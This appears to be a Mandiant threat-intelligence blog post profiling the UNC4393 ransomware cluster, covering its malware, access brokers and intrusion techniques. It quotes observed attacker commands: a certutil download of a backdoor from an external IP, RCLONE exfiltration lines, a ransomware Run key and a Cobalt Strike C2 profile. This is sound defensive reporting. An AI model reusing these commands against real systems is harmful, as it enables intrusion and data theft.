UNC4393 Goes Gently into the SILENTNIGHT

cloud.google.com/blog/topics/threat-intelligence/unc4393-goes-gently-into-silentnight


Mandiant

Written by: Josh Murchie, Ashley Pearson, Joseph Pisano, Jake Nicastro, Joshua Shilko, Raymond Leong

Overview

In mid-2022, Mandiant's Managed Defense detected multiple intrusions involving QAKBOT, leading to the deployment of BEACON coupled with other pre-ransomware indicators. This marked Mandiant's initial identification of UNC4393, the primary user of BASTA ransomware. Mandiant has responded to over 40 separate UNC4393 intrusions across 20 different industry verticals. While healthcare organizations have not traditionally been a focus for UNC4393, several breaches in the industry this year indicate a possible expansion of their interests. However, this represents only a fraction of the cluster's victims, with the Black Basta data leak site purporting over 500 victims since inception.

Over the course of this blog post, Mandiant will detail the evolution of UNC4393's operational tactics and malware usage throughout its active lifespan, with a focus on the period following the QAKBOT botnet takedown. We will highlight the cluster's transition from readily available tools to custom malware development as well as its evolving reliance on access brokers and diversification of initial access techniques.



Initial Compromise	Establish Foothold	Maintain Presence	Move Laterally	Escalate Privilege	Internal Reconnaissance	Complete Mission

• Brute Force
• Phishing
• Access Broker
  - QAKBOT
  - DARKGATE
  - SILENTNIGHT
	• Living Off The Land
	  - BITSADMIN
	  - CURL
	  - POWERSHELL/ CMD
	  - WEBDAV
	  - CERTUTIL
	  - WMIC
	• DAWNCRY
	  - PORTYARD
	• DNS BEACON
		• Scheduled Task Creation
		• Manipulate User Accounts
		  - Group Modification
		  - Password Reset
		• Service Installation
		• Bypass Security Controls
		  - AV Tampering
		  - Firewall Rule Deletion/ Modification
		• Registry Persistence
		• RMM
		  - SCREENCONNECT
		  - ANYDESK
		  - ATERA
		  - SPLASHTOP
		  - NETSUPPORT
		• KNOTWRAP
			• Pass-the-Hash
			• PSEXEC
			• Network Protocols
			  - SMB
			  - RDP
			  - SSH
			• KNOTROCK
			• SMB BEACON
			• SYSTEMBC
				• Active Directory Attacks
				  - Kerberoasting
				  - Pass-the-Hash
				  - Access Token Impersonation
				• Credential Harvesting Techniques
				  - LSASS Process Dump
				  - SAM Hive
				  - Registry Keys
				  - Group Policy Preferences (GPP)
				• Local Privilege Escalation
				  - Process Injection
				• METASPLOIT
					• COGSCAN
					• SMB BEACON
					• Active Directory
					  - GPO
					  - Trusts
					• Items of Interest
					  - Network
					  · Configurations
					  · Connections
					  · Devices and Drives
					  - System
					  · Information
					  · Processes
					  · Services
					  - Users and Groups
						• Data Exfil
						  - RCLONE
						• Disruption
						  - System Shutdown
						• BASTA
						• Cover Tracks
						  - Delete Internet Cache
						  - Clear System Logs
						  - Remove Artifacts




Figure 1: UNC4393 intrusion lifecycle

Attribution and Targeting

UNC4393 is a financially motivated threat cluster, and the primary user of BASTA ransomware, tracked since mid-2022 but likely active since early 2022 based on activity on the BASTA DLS. The group has overwhelmingly leveraged initial access gained via UNC2633 and UNC2500 QAKBOT botnet infections to deploy BASTA ransomware. QAKBOT is typically distributed via phishing emails containing malicious links or attachments. In some cases, HTML smuggling has also been used to distribute ZIP files containing IMG files that house LNK files and QAKBOT payloads.

Mandiant suspects BASTA operators maintain a private or small, closed-invitation affiliate model whereby only trusted third-party actors are provided with use of the BASTA encryptor. Unlike traditional ransomware-as-a-service (RaaS), BASTA is not publicly marketed and its operators do not appear to actively recruit affiliates to deploy the ransomware. Instead, they focus on acquiring initial access via partnerships or purchases in underground communities.

This deviates from traditional RaaS models, which focus on the ransomware development and related services such as the data leak site (DLS) that are provided to affiliates in exchange for directly distributing the ransomware. While UNC4393 is the only currently active threat cluster deploying BASTA that Mandiant tracks, we cannot rule out the possibility that other, vetted threat actors may also be given access to the encrypter.

The hundreds of BASTA ransomware victims claimed on the DLS appear credible due to UNC4393's rapid operational tempo. With a median time to ransom of approximately 42 hours, UNC4393 has demonstrated proficiency in quickly performing reconnaissance, data exfiltration, and completing actions on objectives.

…And Then There Were Two

At the onset of the BASTA ransomware deployment in 2022, Mandiant initially tracked associated activity similar to other RaaS models with operators and affiliates. Caution was exercised in attributing activity to a single cluster given the possibility of disparate actors within a RaaS model. Through our merge research methodology, Mandiant consolidated its tracking to two primary clusters: UNC4393 and UNC3973. While UNC4393 encompasses the majority of BASTA-related activity, UNC3973 demonstrates unique attributes and tactics, techniques, and procedures (TTPs), which warrant separate tracking. This consolidation suggests that the operators of BASTA ransomware work with a highly exclusive and tightly knit group.

Malware Observed

Mandiant has observed UNC4393 deploying the following malware:

Malware Family	Description
BASTA	BASTA is a ransomware written in C++ that encrypts local files. The ransomware is capable of deleting volume shadow copies. BASTA generates a random ChaCha20 or XChaCha20 key to encrypt each file; the key is encrypted and appended to the end of the file. The malware has been observed using .basta as the extension for encrypted files; however, some samples have used a random nine-character alphanumeric extension.

SYSTEMBC	SYSTEMBC is a tunneler written in C that retrieves proxy-related commands from a command-and-control (C2 or C&C) server using a custom binary protocol over TCP. A C2 server directs SYSTEMBC to act as a proxy between the C2 server and a remote system. SYSTEMBC is also capable of retrieving additional payloads via HTTP. Some variants may utilize the Tor network for this purpose. Downloaded payloads may be written to disk or mapped directly into memory prior to execution. SYSTEMBC is often utilized to hide network traffic associated with other malware families. Observed families include DANABOT, SMOKELOADER, and URSNIF.
KNOTWRAP	KNOTWRAP is a memory-only dropper written in C/C++ that can execute an additional payload in memory. Within a designated Portable Executable (PE) section, the embedded payload contents are compressed and encrypted using a custom stream cipher. The secondary payload is executed in the address space of the calling process. Extended capabilities involve code obfuscation, dynamic resolution of API function addresses, and the parsing of PE file structures. KNOTWRAP capabilities and/or features could be subject to variations based on the compiled build.
KNOTROCK	KNOTROCK is a .NET-based utility that creates a symbolic link on network shares specified in a local text file. After creating each symbolic link, KNOTROCK executes what is presumably a BASTA ransomware executable and provides it with the path to the newly created symbolic link.
DAWNCRY	DAWNCRY is a memory-only dropper that decrypts an embedded resource into memory with a hard-coded key of `65 69 55 56 79 72 79 67 6C 3E 58 45 2A 5E 71 78 45 59 69 49 56 56 61 38 34 4C`. The resource contains three portions of shellcode, one of which contains a DAVESHELL loader. DAWNCRY also contains a PDB path of `SophosFSTelemetry.pdb`.
PORTYARD	PORTYARD is a tunneler that establishes connection to a hard-coded C2 server using a custom binary protocol over TCP. It accepts commands to establish a TCP connection to a relay server and proxies traffic between the hard-coded C2 and relay server via TCP. It creates a thread on the system to monitor for incoming connections from the C2, and within the thread it checks the first response to validate it.
COGSCAN	COGSCAN is a .NET reconnaissance assembly used to gather a list of hosts available on the network.

Table 1: UNC4393-deployed malware

Initial Access Brokers

Early UNC4393 activity nearly exclusively involved leveraging existing QAKBOT infections delivered via phishing for initial access. In late 2023, several months after the QAKBOT infrastructure takedown by the FBI and the United States Justice Department, UNC4393 began leveraging other distribution clusters for initial access, specifically those delivering DARKGATE, again via phishing. This relationship was short-lived, however, as only a few months later UNC4393 was observed following successful UNC5155 SILENTNIGHT intrusions. As a result, UNC4393 has demonstrated a willingness to cooperate with multiple distribution clusters to complete its actions on objectives.

SILENTNIGHT is a C/C++ backdoor that communicates via HTTP/HTTPS and may utilize a domain generation algorithm (DGA) for C2. Its plug-in framework allows for versatile functionality, including system control, screenshot capture, keylogging, file management, and cryptocurrency wallet access. It also targets credentials through browser manipulation.

Initially observed in late 2019, Mandiant saw a brief lull in SILENTNIGHT usage before a resurgence in mid-2021, lasting only a few months. This was followed by a significant hiatus that lasted until late 2023. This most recent surge of SILENTNIGHT activity, beginning earlier this year, has been primarily delivered via malvertising. This marked a notable shift away from phishing as UNC4393's only known means of initial access.

Initial Foothold

After gaining access to target environments, the remainder of UNC4393 operations consist of a combination of living-off-the-land (LotL) techniques and custom malware.

One consistently observed method for establishing and maintaining a foothold was DNS BEACON. UNC4393 is known to reuse variations of the following unique domain-naming conventions:

- `h.dns. + C2 Domain`
- `ridoj4. + <8 character string> + .dns. + C2 Domain`
- `jzz. + <8 character string> + .dns. + C2 Domain`
- `wnh. + <8 character string> + .dns. + C2 Domain`

According to Cobalt Strike documentation, DNS beacons and listeners can be customized using Malleable C2 profiles. Each unique subdomain can be configured to perform a respective action when called.

```
# DNS subhost override options added in 4.3:
    set beacon                "doc.bc.";
    set get_A                 "doc.1a.";
    set get_AAAA              "doc.4a.";
    set get_TXT               "doc.tx.";
    set put_metadata          "doc.md.";
    set put_output            "doc.po.";
    set ns_response           "zero";
```

Figure 2: Example Cobalt Strike DNS Beacon Malleable C2

While UNC4393 has been observed deploying BEACON early in its intrusions, the group often leverages the payload throughout its operations.

Beginning in early 2024, UNC4393 was observed deploying a multi-stage infection chain initiated by DAWNCRY, followed by a DAVESHELL dropper, and ultimately leading to the PORTYARD tunneler.

DAWNCRY is a memory-only dropper that decrypts an embedded resource into memory, which contains the following three portions of shellcode:

1. `[First 0x60C bytes]` - A DAVESHELL dropper
2. `[Bytes 0x60D - 0x19F0]` - The main payload, only so far seen as the tunneler PORTYARD. This tunneler creates a thread on the system to monitor for incoming connections from the C2, and within the thread checks the first response to validate it. It expects to receive one of two commands from the C2 server to establish a connection with the relay server:
    - Command "1" receives the relay server formatted as an IPv4 address and port.
    - Command "3" receives the relay server formatted as an FQDN and port.
3. `[Bytes 0x1A00 - 0x29F2]` - A second portion of shellcode, starting with the string "dave".

If one of the required PORTYARD commands is not present, it assumes the connection is established and begins monitoring for data from either the relay server or original hard-coded C2 server and proxies data between the two via TCP.




Figure 3: DAWNCRY and PORTYARD deployment

Internal Recon

After gaining initial access, UNC4393 has commonly relied upon open-source tools such as BLOODHOUND, ADFIND, and PSNMAP to assist in mapping out victim networks and identifying ways to either laterally move or escalate privileges. UNC4393 will frequently store these tools within the `C:\Users\Public` or `C:\Windows` folders. We have also observed UNC4393 utilize a scanning tool Mandiant tracks as COGSCAN.

COGSCAN is a .NET reconnaissance tool used to enumerate hosts on a network and gather system information. We suspect UNC4393 refers to this tool internally as GetOnlineComputers due to the following PDB path present in the sample:

```
C:\Users\ehgrhr\source\repos\GetOnlineComputers\
GetOnlineComputers\obj\x86\Release\goc.pdb
```

Figure 4: Example COGSCAN PDB path

While individual samples of COGSCAN contain significantly similar PDB paths with the exception of the username, all end with `goc.pdb`.

COGSCAN creates the following four distinct artifacts on the endpoint:

- `C:\users\public\online.txt`
- `C:\users\public\pc.txt`
- `C:\users\public\pc_sorted.txt`
- `%CD%\ldap.txt`

Within these four files, COGSCAN collects the following information:

- Endpoint information
  - Machine name
  - Ipv4
  - Operating system and revision
  - Last patch applied
  - Sessions
- Domains and LDAP information
- Endpoint function
  - Domain controller
  - Webserver
- Scans of multiple registry keys
  - `HKLM\Software\Microsoft\Windows NT\CurrentVersion\`
  - `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Component Based Servicing\Packages`
  - `HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint`

Lateral Movement and Persistence

UNC4393 has predominantly relied on SMB BEACON and Remote Desktop Protocol (RDP) to carry out its lateral movement. As mentioned previously, BEACON usage is ubiquitous in nearly every UNC4393 intrusion. The group has demonstrated a predilection for usage of the remote execution via Windows Management Instrumentation (WMI) capability within Cobalt Strike to spread and launch malware or other tools during the course of its intrusions. For example, in one case, the BASTA encryptor was staged on hosts to be encrypted before being executed via WMI en-masse on over 100 systems within 10 minutes.

Furthermore, Mandiant observed UNC4393's preference for establishing persistence through the use of a variety of publicly available remote monitoring and management (RMM) software in its early operations. Specifically, we observed UNC4393 utilize ANYDESK, ATERA, SPLASHTOP, SCREENCONNECT, SUPREMO, and NETSUPPORT. Generally, these tools were saved and launched from `C:\ProgramData`, `C:\Windows\Temp`, or `C:\Dell`.

However, it is worth noting that these tools seem to have fallen out of favor from the group's preferred TTPs since late 2022. Mandiant observed this is the approximate timeframe in which SYSTEMBC tunneler usage began rising for the group, potentially indicating a shift in operational preferences. Common directories for storing SYSTEMBC PE binaries include `C:\ProgramData`, `C:\Windows`, and `C:\Users\Public`. Then, in mid-2023, there was a shift in TTPs where SYSTEMBC usage dropped off with seemingly no replacement until early 2024 when PORTYARD tunneler usage began.

In one observed instance, UNC4393 encountered issues with endpoint antivirus when attempting to establish persistence on a host. They circumvented this by downloading a SILENTNIGHT malware payload by abusing the native Windows command-line utility certutil.

```
C:\WINDOWS\system32\certutil.exe -urlcache -split -f
http://179.60.149.235/KineticaSurge.dll
C:\Users\Public\KineticaSurge.dll
```

Figure 5: UNC4393 command downloading an UNC5155 SILENTNIGHT binary

Ransomware and Extortion

UNC4393's goal is to gather as much data as quickly as possible followed by exfiltration of the collected data to engage in multi-faceted extortion, leveraging the threat of data leakage to pressure victims into paying ransom demands. UNC4393 is often observed utilizing RCLONE for its data theft; RCLONE is a command-line program that allows the user to manage files on a variety of cloud storage platforms.

In order to obscure its activity, UNC4393 commonly masquerades the RCLONE binaries as programs that could appear at first glance to be legitimate system utilities:

```
C:\Windows\system32\cmd.exe /C taskenq.exe --config ssd.conf
--max-size 99M --max-age 3y --transfers=99 --no-check-certificate
copy "\\<REDACTED>\<REDACTED>$" <REMOTE SHARE>

C:\Windows\system32\cmd.exe /C tasksend.exe --config cfg.conf
--max-size 99M --max-age 7y --transfers=199 --no-check-certificate
copy "\\<REDACTED>\M$\Users" <REMOTE SHARE>
```

Figure 6: Example RCLONE exfiltration commands

Initially, UNC4393 employed a more manual approach to deploying its encryptor. This included manual invocation of the BASTA binary directly from `C:\Windows` or `C:\Users\Public`. The group had been seen to utilize registry run keys to launch the binary as well.

```
<HIVE>\Software\Microsoft\Windows\CurrentVersion\Run\Skype -->
C:\Windows\Basta_Ransomware.exe
```

Figure 7: Windows Registry key to run BASTA ransomware

In late 2023, UNC4393 began leveraging KNOTROCK, a custom .NET-based utility that creates a symbolic link on network shares specified in a local text file. After creating each symbolic link, KNOTROCK executes a BASTA ransomware executable and provides it with the path to the newly created symbolic link. Ultimately, KNOTROCK serves a dual purpose: it assists the existing BASTA encryptor by providing network communication capabilities and streamlines operations by proactively mapping out viable network paths, thereby reducing deployment time and accelerating the encryption process. KNOTROCK represents an evolution in UNC4393's operations, augmenting its capabilities by expediting the encryption process to enable larger-scale attacks and significantly decreasing its time to ransom.

Interestingly, on two separate occasions this group gave up entirely when attempting to encrypt its target. If the execution of its ransomware binary fails, Mandiant has observed that UNC4393 will effectively stop attempting to ransom and cease its operation. Taking this fact into totality with the number of victims that UNC4393 purports on its data leak site, it is plausible that the number of ongoing intrusions the group is actively working at one time necessitates shifting priorities to other victims when encountering friction. That being said, an unsuccessful ransom attempt does not ensure future immunity; Mandiant has observed UNC4393 retargeting previously compromised environments months after a failed BASTA deployment.


Conclusion

UNC4393 has proven to be an adaptable and prolific threat actor in the cyber crime landscape. Its evolution from opportunistic QAKBOT infections to strategic partnerships with initial access brokers demonstrates a willingness to diversify and optimize its operations. Notably, while BASTA has been in the top DLSs that we track, the number of victims has steadily declined in recent months (Figure 8). Although July is not yet over, with less than a week remaining, any significant change to the downward trend seems unlikely. It is plausible that this decline reflects difficulties in obtaining a reliable stream of initial access.

While its early reliance on readily available tools has shifted towards custom malware development, its core focus on efficient data exfiltration and multi-faceted extortion remains constant. Further, the transition from manual ransomware deployment to the development of KNOTROCK exemplifies UNC4393's commitment to improving its tactics. This, combined with its swift operational tempo, poses a significant challenge to defenders. The cluster's avoidance of healthcare institutions and its global reach further underscore its calculated and financially driven approach.

As the threat landscape continues to evolve, understanding the intricacies of UNC4393's operations becomes crucial for organizations seeking to protect themselves. UNC4393's ability to adapt, innovate, and leverage various tools and techniques highlights the need for

proactive and robust security measures.


40
35
30
25
20
15
10
5
0
Jan 2024
Feb 2024
Mar 2024
Apr 2024
May 2024
Jun 2024
Jul 2024
Mandiant




Figure 8: Identified listings on the BASTA DLS

Campaign Tracking

Mandiant has tracked three distinct campaigns related to UNC4393 operations since 2022, with additional indicators and context available to Google Threat Intelligence customers:

Campaign 22-053

